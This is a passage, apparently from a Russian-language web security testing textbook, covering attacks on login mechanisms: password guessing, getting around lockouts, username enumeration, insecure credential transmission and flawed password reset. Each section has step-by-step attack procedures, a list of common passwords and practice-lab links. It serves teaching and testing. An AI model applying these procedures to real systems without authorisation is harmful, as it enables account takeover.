


Рисунок 6-1. Приложение, обеспечивающее слабые правила качества паролей

Этапы атаки

Попытайтесь выяснить все правила качества паролей:

1. Найдите на веб-сайте описание правил.

2. Если возможна самостоятельная регистрация, попробуйте зарегистрировать несколько учётных записей с разными видами слабых паролей, чтобы выяснить действующие правила.

3. Если вы контролируете одну учётную запись и пароль можно изменить, попытайтесь заменить его различными слабыми значениями.

Примечание. Если правила качества пароля обеспечиваются только клиентскими средствами контроля, само по себе это не является проблемой безопасности, поскольку обычные пользователи всё равно будут защищены. Возможность хитроумного злоумышленника назначить самому себе слабый пароль обычно не угрожает безопасности приложения.

Попробуйте сами!

`http://mdsec.net/auth/217/`

Вход, допускающий полный перебор

Функциональность входа открыто приглашает злоумышленника угадывать имена пользователей и пароли, чтобы получить несанкционированный доступ к приложению. Если приложение позволяет злоумышленнику выполнять повторные попытки входа, перебирая разные пароли, пока не будет угадан правильный, оно крайне уязвимо даже для злоумышленника-любителя, вручную вводящего в браузере несколько распространённых имён пользователей и паролей.

Недавние компрометации известных сайтов открыли доступ к сотням тысяч реальных паролей, которые хранились в открытом виде или в виде хешей, допускающих полный перебор. Вот самые популярные реальные пароли:

• `password`;

• название веб-сайта;

• `12345678`;

• `qwerty`;

• `abc123`;

• `111111`;

• `monkey`;

• `12345`;

• `letmein`.

> **Примечание.** В действительности административные пароли могут быть слабее, чем допускает политика паролей. Их могли задать до введения политики либо создать через другое приложение или интерфейс.

В такой ситуации любой серьёзный злоумышленник применит автоматизированные методы, чтобы угадывать пароли по длинным спискам распространённых значений. При современной пропускной способности и вычислительных возможностях со стандартного ПК через DSL-соединение можно выполнять тысячи попыток входа в минуту. В таком сценарии в конце концов будут взломаны даже самые надёжные пароли.

Различные методы и инструменты подобной автоматизации подробно описаны в главе 14. На рисунке 6-2 показана успешная атака угадывания пароля для одной учётной записи с помощью Burp Intruder. Успешную попытку входа легко отличить по другому коду HTTP-ответа, длине ответа и отсутствию сообщения «login incorrect».

В некоторых приложениях для предотвращения атак угадывания паролей применяются клиентские средства контроля. Например, приложение может задать файл cookie наподобие `failedlogins=1` и увеличивать его значение после каждой неудачной попытки. Когда достигается определённый порог, сервер обнаруживает это в переданном cookie и отказывается обрабатывать попытку входа. Такая клиентская защита может помешать ручной атаке, запускаемой только через браузер, однако её, разумеется, легко обойти, как описано в главе 5.




Рисунок 6-2. Успешная атака угадывания пароля

Разновидность предыдущей уязвимости возникает, когда счётчик неудачных входов хранится в текущем сеансе. Хотя на стороне клиента это может быть никак не заметно, злоумышленнику достаточно получить новый сеанс, например не передавая свой файл cookie сеанса, и он сможет продолжить атаку угадывания пароля.

Наконец, в некоторых случаях приложение блокирует целевую учётную запись после соответствующего числа неудачных входов. Однако на дополнительные попытки оно отвечает сообщениями, которые указывают или позволяют злоумышленнику вывести, был ли переданный пароль правильным. Это означает, что злоумышленник может завершить атаку угадывания пароля даже при заблокированной целевой учётной записи. Если приложение автоматически разблокирует учётные записи спустя определённое время, злоумышленнику достаточно дождаться этого момента и затем обычным образом войти с обнаруженным паролем.

Этапы атаки

1. Вручную выполните несколько неудачных попыток входа в контролируемую вами учётную запись, наблюдая получаемые сообщения об ошибках.

2. Примерно после 10 неудачных входов, если приложение не вернуло сообщение о блокировке учётной записи, попытайтесь войти правильно. Если это удаётся, вероятно, политика блокировки отсутствует.

3. Если учётная запись заблокирована, попробуйте повторить проверку с другой учётной записью. На этот раз, если приложение выдаёт файлы cookie, используйте каждый только для одной попытки входа и получайте новый cookie для каждой последующей попытки.

4. Кроме того, если учётная запись заблокирована, выясните, вызывает ли передача действительного пароля какое-либо отличие в поведении приложения по сравнению с недействительным. Если да, атаку угадывания пароля можно продолжить даже при заблокированной учётной записи.

5. Если вы не контролируете ни одной учётной записи, попытайтесь перечислить действительное имя пользователя, как описано в следующем разделе, и выполните с ним несколько неудачных входов. Следите за сообщениями о блокировке учётной записи.

6. Чтобы провести атаку полным перебором, сначала выявите отличие в поведении приложения при успешном и неудачном входе. По этому признаку можно различать успех и неудачу во время автоматизированной атаки.

7. Получите список перечисленных или распространённых имён пользователей и список распространённых паролей. Используйте все сведения о правилах качества паролей, чтобы адаптировать список паролей и исключить лишние проверки.

8. С помощью подходящего инструмента или собственного сценария быстро создавайте запросы входа со всеми перестановками этих имён пользователей и паролей. Наблюдайте ответы сервера, чтобы выявлять успешные попытки. В главе 14 подробно описаны различные методы и инструменты проведения специализированных автоматизированных атак.

9. Если одновременно атакуются несколько имён пользователей, такой полный перебор обычно лучше проводить в ширину, а не в глубину. Для этого следует перебирать список паролей, начиная с самых распространённых, и поочерёдно проверять каждый пароль для всех имён пользователей. Подход имеет два преимущества. Во-первых, учётные записи с распространёнными паролями обнаруживаются быстрее. Во-вторых, снижается вероятность срабатывания защиты с блокировкой учётной записи, поскольку между последовательными попытками для каждой отдельной учётной записи проходит время.

Попробуйте сами!

http://mdsec.net/auth/16/

http://mdsec.net/auth/32/

http://mdsec.net/auth/46/

http://mdsec.net/auth/49/

Подробные сообщения о неудаче

Типичная форма входа требует от пользователя двух элементов сведений: имени и пароля. Некоторым приложениям нужно несколько дополнительных элементов, например дата рождения, памятное место или ПИН-код.

Когда попытка входа завершается неудачей, разумеется, можно заключить, что как минимум один элемент сведений был неправильным. Однако, если приложение сообщает, какой именно элемент недействителен, это поведение можно эксплуатировать, значительно снижая эффективность механизма входа.

В простейшем случае, когда для входа требуются имя пользователя и пароль, приложение может отвечать на неудачную попытку указанием, что причиной стало неизвестное имя пользователя либо неправильный пароль, как показано на рисунке 6-3.




Рисунок 6-3. Подробные сообщения о неудаче входа, указывающие момент угадывания действительного имени пользователя

В этом случае с помощью автоматизированной атаки можно перебрать большой список распространённых имён и перечислить действительные. Разумеется, имена пользователей обычно не считаются секретными, например они не маскируются во время входа. Однако предоставление злоумышленнику простого способа выявить действительные имена повышает вероятность компрометации приложения при наличии достаточного времени, навыков и усилий. Список перечисленных имён можно использовать как основу для последующих атак, включая угадывание паролей, атаки на пользовательские данные или сеансы и социальную инженерию.

Помимо основной функции входа, перечисление имён пользователей может возникать в других компонентах механизма аутентификации. В принципе, для этой цели пригодна любая функция, куда передаётся фактическое или возможное имя пользователя. Одно из мест, где часто встречается перечисление имён, - функция регистрации. Если приложение позволяет новым пользователям регистрироваться и самостоятельно задавать имена, предотвратить перечисление практически невозможно, если одновременно необходимо не допускать регистрацию повторяющихся имён. К другим местам, где иногда встречается перечисление имён пользователей, относятся функции изменения и восстановления забытого пароля, описанные далее в этой главе.

> **Примечание.** Многие механизмы аутентификации раскрывают имена пользователей явно или неявно. В учётной записи веб-почты именем часто является адрес электронной почты, который по замыслу общеизвестен. Многие другие сайты показывают имена внутри приложения, не учитывая преимущества для злоумышленника, либо создают их предсказуемым образом, например `user1842`, `user1843` и так далее.

В более сложных механизмах входа, где приложение требует от пользователя несколько элементов сведений или прохождение нескольких этапов, подробные сообщения о неудаче или другие различительные признаки позволяют злоумышленнику поочерёдно атаковать каждый этап процесса входа, повышая вероятность несанкционированного доступа.

Примечание. Эта уязвимость может проявляться более неявно, чем показано здесь. Даже если сообщения об ошибках, возвращаемые для действительного и недействительного имени пользователя, внешне сходны, между ними могут существовать небольшие различия, пригодные для перечисления действительных имён. Например, если несколько путей кода приложения возвращают одно и то же сообщение о неудаче, в разных его экземплярах могут быть незначительные типографские различия. Иногда ответы приложения выглядят на экране одинаково, но содержат неявные различия в исходном коде HTML, например комментарии или отличия компоновки. Если очевидный способ перечислить имена не обнаруживается, следует тщательно сравнить ответы приложения для действительных и недействительных имён.

С помощью инструмента Comparer в Burp Suite можно автоматически проанализировать и выделить различия между двумя ответами приложения, как показано на рисунке 6-4. Это позволяет быстро определить, приводит ли действительность имени пользователя к каким-либо систематическим отличиям в ответах.




Рисунок 6-4. Выявление неявных различий в ответах приложения с помощью Burp Comparer

Этапы атаки

1. Если одно действительное имя пользователя уже известно, например вы контролируете учётную запись, выполните один вход с этим именем и неправильным паролем, а другой - со случайным именем.

2. Запишите каждую подробность ответов сервера на обе попытки, включая код состояния, все перенаправления, отображаемые на экране сведения и любые отличия, скрытые в исходном коде HTML-страницы. Используйте перехватывающий прокси для сохранения полной истории всего трафика к серверу и от него.

3. Попытайтесь обнаружить любые очевидные или неявные различия в ответах сервера на две попытки входа.

4. Если это не удаётся, повторите проверку во всех местах приложения, куда можно передать имя пользователя, например при самостоятельной регистрации, изменении или восстановлении забытого пароля.

5. Если обнаружено различие в ответах сервера для действительных и недействительных имён, получите список распространённых имён пользователей. С помощью собственного сценария или автоматизированного инструмента быстро передайте каждое из них и отфильтруйте ответы, указывающие на действительность имени (см. главу 14).

6. До начала перечисления проверьте, блокирует ли приложение учётную запись после определённого числа неудачных попыток входа, как описано в предыдущем разделе. Если да, атаку перечисления желательно спроектировать с учётом этого факта. Например, если приложение разрешает только три неудачных попытки для любой учётной записи, существует риск израсходовать одну из них на каждое имя, обнаруженное автоматизированным перечислением. Поэтому не передавайте при каждой попытке совершенно неправдоподобный пароль. Вместо этого используйте один распространённый пароль, например `password1`, или само имя пользователя. Если правила качества пароля слабы, высока вероятность, что некоторые попытки в ходе перечисления окажутся успешными и одним попаданием раскроют и имя, и пароль. Чтобы задать полю пароля то же значение, что у имени пользователя, можно использовать режим атаки battering ram в Burp Intruder, вставляющий одну полезную нагрузку в несколько позиций запроса входа.

Даже если ответы приложения на попытки входа с действительными и недействительными именами во всех внутренних отношениях одинаковы, перечислить имена всё же может оказаться возможно по времени ответа на запрос входа. Приложения часто выполняют совершенно разную внутреннюю обработку в зависимости от действительности переданного имени. Например, при действительном имени приложение может получить сведения о пользователе из внутренней базы данных и выполнить над ними различную обработку, например проверить, не истёк ли срок действия учётной записи, а затем проверить пароль, возможно с ресурсоёмким алгоритмом хеширования, прежде чем вернуть общее сообщение о неправильном пароле. Разница во времени двух ответов может быть слишком мала для обнаружения только браузером, но автоматизированный инструмент способен её различить. Даже если результат такой проверки содержит много ложных срабатываний, список из 100 имён, приблизительно 50% которых действительны, всё равно лучше списка из 10 000 имён с приблизительно 0,5% действительных. Подробное объяснение обнаружения и эксплуатации такого различия во времени для извлечения сведений из приложения см. в главе 15.

> **Совет.** Помимо самой функции входа, могут существовать другие источники действительных имён пользователей. Просмотрите все комментарии исходного кода, обнаруженные при картографировании приложения (см. главу 4), и найдите возможные имена. Любые адреса электронной почты разработчиков или других сотрудников организации могут быть действительными именами полностью либо только в части до символа @. Имена может раскрывать и любая доступная функциональность журналирования.

> **Попробуйте сами!**
>
> http://mdsec.net/auth/53/
>
> http://mdsec.net/auth/59/
>
> http://mdsec.net/auth/70/
>
> http://mdsec.net/auth/81/
>
> http://mdsec.net/auth/167/

Уязвимая передача учётных данных

Если приложение передаёт учётные данные для входа по незашифрованному HTTP-соединению, прослушивающий сеть злоумышленник в подходящем месте, разумеется, может их перехватить. В зависимости от расположения пользователя потенциальный перехватчик может находиться:

• в локальной сети пользователя;

• в ИТ-отделе пользователя;

• у интернет-провайдера пользователя;

• в магистральной сети Интернета;

• у интернет-провайдера, размещающего приложение;

• в ИТ-отделе, управляющем приложением.

> **Примечание.** В любом из этих мест могут находиться уполномоченные сотрудники, но потенциально также внешний злоумышленник, скомпрометировавший соответствующую инфраструктуру каким-либо другим способом. Даже если посредники в определённой сети считаются доверенными, конфиденциальные данные безопаснее передавать по защищённым транспортным механизмам.

Даже при входе по HTTPS учётные данные могут раскрываться неуполномоченным сторонам, если приложение обращается с ними небезопасно:

• если учётные данные передаются как параметры строки запроса, а не в теле запроса `POST`, они могут регистрироваться в разных местах, например в истории браузера пользователя, журналах веб-сервера и журналах обратных прокси, применяемых в инфраструктуре размещения. Если злоумышленник скомпрометирует любой из этих ресурсов, он сможет повысить привилегии, захватив сохранённые там учётные данные;

• хотя большинство веб-приложений действительно отправляет саму HTML-форму входа в теле запроса `POST`, на удивление часто запрос входа обрабатывается через перенаправление на другой URL с передачей тех же учётных данных как параметров строки запроса. Непонятно, почему разработчики считают эти переходы необходимыми, но после такого решения их проще

реализовать как перенаправления `302` на URL, чем как запросы `POST` через вторую HTML-форму, отправляемую JavaScript;

• веб-приложения иногда хранят учётные данные в файлах cookie, обычно в плохо спроектированных механизмах входа, изменения пароля, запоминания пользователя и так далее. Эти данные уязвимы для захвата атаками, компрометирующими cookie пользователя, а в случае постоянных cookie - любым лицом с доступом к локальной файловой системе клиента. Даже если учётные данные зашифрованы, злоумышленник всё равно может просто воспроизвести cookie и войти как пользователь, фактически не зная его учётных данных. В главах 12 и 13 описаны различные способы захвата файлов cookie других пользователей.

Многие приложения используют HTTP в неаутентифицированных областях и переходят на HTTPS в момент входа. В таком случае правильный момент перехода на HTTPS - загрузка страницы входа в браузере, чтобы пользователь мог проверить подлинность страницы до ввода учётных данных. Однако часто встречаются приложения, загружающие саму страницу входа по HTTP и переходящие на HTTPS только при отправке учётных данных. Это небезопасно: пользователь не может проверить подлинность самой страницы входа и потому не имеет гарантии безопасной передачи данных. Злоумышленник в подходящем месте может перехватить и изменить страницу входа, заменив целевой URL формы на HTTP. К моменту, когда внимательный пользователь заметит отправку учётных данных по HTTP, они уже будут скомпрометированы.

Этапы атаки

1. Выполните успешный вход, наблюдая весь трафик в обоих направлениях между клиентом и сервером.

2. Выявите каждый случай передачи учётных данных в любом направлении. В перехватывающем прокси можно задать правила перехвата, отмечающие сообщения с конкретными строками (см. главу 20).

3. Если обнаружены случаи передачи учётных данных в строке запроса URL или файле cookie либо их возврата сервером клиенту, разберитесь в происходящем и попытайтесь установить, какой цели стремились достичь разработчики. Найдите все способы, которыми злоумышленник может вмешаться в логику приложения для компрометации учётных данных других пользователей.

4. Если конфиденциальные сведения передаются по незашифрованному каналу, они, разумеется, уязвимы для перехвата.

5. Если фактическая небезопасная передача учётных данных не обнаружена, уделите особое внимание данным, которые выглядят закодированными или обфусцированными. Если среди них есть конфиденциальные сведения, возможно, удастся реконструировать алгоритм обфускации.

6. Если учётные данные отправляются по HTTPS, но форма входа загружается по HTTP, приложение уязвимо для атаки посредника, пригодной для захвата учётных данных.

Попробуйте сами!

`http://mdsec.net/auth/88/`

`http://mdsec.net/auth/90/`

`http://mdsec.net/auth/97/`

Функциональность изменения пароля

Удивительно, но многие веб-приложения не предоставляют пользователям никакого способа изменить пароль. Однако эта функциональность необходима хорошо спроектированному механизму аутентификации по двум причинам:

• принудительная периодическая смена пароля ослабляет угрозу его компрометации. Она сокращает окно, в течение которого определённый пароль можно атаковать угадыванием, а также время, когда скомпрометированный пароль может использоваться злоумышленником незаметно;

• пользователи, подозревающие компрометацию пароля, должны иметь возможность быстро изменить его, чтобы снизить угрозу несанкционированного использования.

Хотя функциональность изменения пароля является необходимой частью эффективного механизма аутентификации, её проектирование часто уязвимо. Уязвимости, намеренно устранённые в основной функции входа, нередко снова появляются в функции изменения пароля. Во многих веб-приложениях эта функция доступна без аутентификации и делает следующее:

• предоставляет подробное сообщение об ошибке, указывающее, является ли запрошенное имя пользователя действительным;

• допускает неограниченное угадывание поля «существующий пароль»;

• проверяет совпадение полей «новый пароль» и «подтверждение нового пароля» только после проверки существующего пароля, тем самым позволяя незаметно обнаружить существующий пароль.

Типичная функция изменения пароля содержит относительно большое логическое дерево решений. Приложению необходимо определить пользователя, проверить переданный существующий пароль, взаимодействовать со средствами блокировки учётной записи, сравнить новые пароли друг с другом и с правилами качества, а также надлежащим образом сообщить пользователю обо всех ошибках. Поэтому функции изменения пароля часто содержат неявные логические дефекты, пригодные для эксплуатации с целью полностью обойти механизм.

Этапы атаки

1. Выявите в приложении всю функциональность изменения пароля. Даже если на неё нет явной ссылки в опубликованном содержимом, она всё равно может быть реализована. В главе 4 описаны различные методы обнаружения скрытого содержимого приложения.

2. Отправляйте функции изменения пароля разные запросы с недействительными именами пользователей, неправильными существующими паролями и несовпадающими значениями «нового пароля» и «подтверждения нового пароля».

3. Попытайтесь выявить поведение, пригодное для перечисления имён пользователей или атак полным перебором, как описано в разделах «Вход, допускающий полный перебор» и «Подробные сообщения о неудаче».

Совет. Если форма изменения пароля доступна только аутентифицированным пользователям и не содержит поля имени пользователя, произвольное имя всё же может оказаться возможным передать. Форма может хранить имя в скрытом поле, которое легко изменить. Если такого поля нет, попробуйте передать дополнительный параметр с именем пользователя, используя то же имя параметра, что в основной форме входа. Иногда этот приём позволяет переопределить имя текущего пользователя и перебирать учётные данные других пользователей, даже когда это невозможно в основной функции входа.

Попробуйте сами!

http://mdsec.net/auth/104/

http://mdsec.net/auth/117/

http://mdsec.net/auth/120/

http://mdsec.net/auth/125/

http://mdsec.net/auth/129/

http://mdsec.net/auth/135/

Функциональность восстановления забытого пароля

Подобно функциональности изменения пароля, механизмы восстановления забытого пароля часто вновь вносят проблемы, которых удалось избежать в основной функции входа, например перечисление имён пользователей.

Помимо этого ряда дефектов, недостатки проектирования функций восстановления пароля часто делают их самым слабым звеном для атаки на общую логику аутентификации приложения. Нередко встречаются несколько видов недостатков:

• функциональность восстановления пароля часто предъявляет пользователю дополнительный проверочный вопрос вместо основного входа, как показано на рисунке 6-5. Ответить на него злоумышленнику обычно намного проще, чем угадать пароль пользователя. Вопросы о девичьей фамилии матери, памятных датах, любимых цветах и тому подобном, как правило, имеют гораздо меньший набор возможных ответов, чем множество возможных паролей. Кроме того, они часто касаются общеизвестных сведений или данных, которые настойчивый злоумышленник может найти с умеренными усилиями.




Рисунок 6-5. Дополнительный проверочный вопрос, используемый функцией восстановления учётной записи

Во многих случаях приложение позволяет пользователям самостоятельно задавать проверочный вопрос и ответ для восстановления пароля во время регистрации. Пользователи склонны выбирать крайне небезопасные вопросы, вероятно, ошибочно полагая, что их увидят только они. Пример: «Есть ли у меня лодка?» В такой ситуации злоумышленник, желающий получить доступ, может автоматизированно перебрать список перечисленных или распространённых имён пользователей,

записать все вопросы для восстановления и выбрать те, ответы на которые кажутся наиболее легко угадываемыми. Методы сбора таких данных в автоматизированной атаке см. в главе 14;

• как и в функциональности изменения пароля, разработчики часто упускают возможность полного перебора ответа на проверочный вопрос восстановления, даже если блокируют такую атаку на основной странице входа. Если приложение разрешает неограниченное число попыток ответить на вопросы, настойчивый злоумышленник с высокой вероятностью его скомпрометирует;

• в некоторых приложениях проверочный вопрос заменяется простой подсказкой к паролю, настраиваемой пользователями при регистрации. Пользователи часто задают совершенно очевидные подсказки, возможно даже совпадающие с самим паролем, ошибочно полагая, что только они их увидят. И снова злоумышленник со списком распространённых или перечисленных имён легко соберёт множество подсказок и начнёт угадывание;

• механизм, посредством которого приложение позволяет пользователю вернуть контроль над учётной записью после правильного ответа на вопрос, часто уязвим. Один достаточно безопасный способ реализации - отправить на указанный при регистрации адрес электронной почты уникальный, непредсказуемый и ограниченный по времени URL восстановления. Переход по нему в течение нескольких минут позволяет пользователю задать новый пароль. Однако часто встречаются другие механизмы восстановления, небезопасные по замыслу:

• некоторые приложения после успешного ответа раскрывают пользователю существующий забытый пароль, позволяя злоумышленнику неограниченно использовать учётную запись без риска быть обнаруженным владельцем. Даже если владелец впоследствии изменит раскрытый пароль, злоумышленник просто повторит тот же вопрос и получит новый;

• некоторые приложения сразу открывают пользователю аутентифицированный сеанс после успешного ответа, снова позволяя злоумышленнику бесконечно пользоваться учётной записью незаметно и вообще не узнавать пароль пользователя;

• некоторые приложения отправляют уникальный URL восстановления, но на адрес электронной почты, указанный пользователем в момент ответа на вопрос. Это не повышает безопасность процесса восстановления вообще, за исключением возможной регистрации адреса, использованного злоумышленником.

> **Совет.** Даже если приложение не показывает на экране поле для ввода адреса электронной почты, на который следует получить URL восстановления, оно может передавать адрес в скрытом поле формы или файле cookie. Это открывает двойную возможность: узнать адрес скомпрометированного пользователя и изменить его значение, чтобы получить URL восстановления на выбранный вами адрес.

• некоторые приложения позволяют пользователям непосредственно сбросить значение пароля после успешного ответа на вопрос и не отправляют им никаких уведомлений по электронной почте. Это означает, что компрометация учётной записи злоумышленником останется незамеченной, пока владелец снова не попытается войти. Она может остаться незамеченной и дальше, если владелец решит, что забыл пароль, и сбросит его тем же способом. Злоумышленник, которому нужен лишь некоторый доступ к приложению, может затем на определённое время скомпрометировать учётную запись другого пользователя и таким образом продолжать пользоваться приложением бесконечно.

Этапы атаки

1. Выявите всю функциональность восстановления забытого пароля в приложении. Даже если на неё нет явной ссылки в опубликованном содержимом, она всё равно может быть реализована (см. главу 4).

2. Полностью пройдите процедуру с контролируемой вами учётной записью и поймите, как работает функция восстановления.

3. Если механизм использует проверочный вопрос, определите, могут ли пользователи самостоятельно задавать или выбирать вопрос и ответ. Если да, соберите по списку перечисленных или распространённых имён пользователей список вопросов и найдите среди них легко угадываемые.

4. Если механизм использует подсказку к паролю, аналогично соберите список подсказок и выберите легко угадываемые.

5. Попытайтесь выявить в механизме восстановления пароля поведение, пригодное как основа для перечисления имён пользователей или атак полным перебором, как описано выше.

6. Если в ответ на запрос восстановления приложение создаёт письмо с URL восстановления, получите несколько таких URL и попытайтесь выявить закономерности, позволяющие предсказывать адреса, выдаваемые другим пользователям. Применяйте те же методы анализа предсказуемости, что и для токенов сеанса (см. главу 7).

Попробуйте сами!

http://mdsec.net/auth/142/

http://mdsec.net/auth/145/

http://mdsec.net/auth/151/

